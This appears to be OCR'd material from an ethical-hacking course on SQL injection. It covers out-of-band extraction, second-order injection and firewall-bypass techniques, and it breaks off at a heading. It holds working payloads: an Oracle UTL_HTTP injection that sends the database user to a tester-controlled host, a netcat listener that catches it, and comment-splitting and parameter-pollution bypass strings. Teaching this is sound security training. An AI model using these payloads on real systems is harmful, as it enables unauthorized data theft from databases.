
```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELECT user FROM DUAL)—
```

In the aforementioned example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request

This Oracle function tries to connect to "testerserver" and make an HTTP GET request containing the return from the query "SELECT user FROM DUAL"

The tester can set up a web server (e.g., Apache) or use the Netcat tool

```
/home/tester/nc –nLp 80
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```



Exploiting Second-Order SQL Injection

- Second order SQL injection occurs when **data input** is **stored** in a database and **used** for processing another SQL query without validating or using **parameterized queries**
- Through second-order SQL injection, and based on the **backend database**, database **connection settings**, and **operating system**, an attacker can perform the following:
  - **Read**, **update**, and **delete** arbitrary data or arbitrary tables from the database
  - Execute commands on the underlying **operating system**

Sequence of actions performed in a second-order SQL injection attack

- The attacker submits a crafted input in an **HTTP request**
- The application **saves the input in the database** to use it later and gives a response to the HTTP request
- The attacker then submits **another request**
- The web application processes the **second request using the first input stored** in the database and executes the **SQL injection query**
- The results of the query in response to the second request are **returned to the attacker**, if applicable

Exploiting Second-Order SQL Injection

Second-order SQL injection can be performed when the application uses submitted data to perform different application functions. To perform this type of SQL injection, an attacker needs to know how submitted values are used later in the application. This attack is even possible when the web application uses the output escaping technique to accept inputs from users. The attacker submits a malicious query with the requested query but does not cause any harm to the application as the output escapes. This query will be stored in the database as part of the application's functionality. Later, when another function of the application uses the same query stored in the database to perform another operation, the malicious query executes, allowing the attacker to perform SQL injection attacks on the application.

Second-order SQL injection occurs when the data input is stored in the database and used for processing another SQL query without validation or without using parameterized queries.


By means of second-order SQL injection, depending on the backend database, database connection settings, and OS, an attacker can:

- Read, update, and delete arbitrary data or arbitrary tables from the database
- Execute commands on the underlying OS

The sequence of actions performed in a second-order SQL injection attack is as follows:

- The attacker submits a crafted input in an HTTP request
- The application saves the input in the database to use it later and gives a response to the HTTP request
- Now, the attacker submits another request

- The web application processes the second request using the first input stored in the database and executes the SQL injection query
- The results of the query in response to the second request are returned to the attacker, if applicable



Bypass Firewall using SQL Injection

Normalization Method

- **Systematic representation** of the database in the normalization process sometimes leads to an SQL injection attack
- The attacker changes the structure of the SQL query to perform the attack

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

HPP Technique

- The HPP technique is used to **override the HTTP GET/POST** parameters by injecting delimiting characters into the query strings

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

HPF Technique

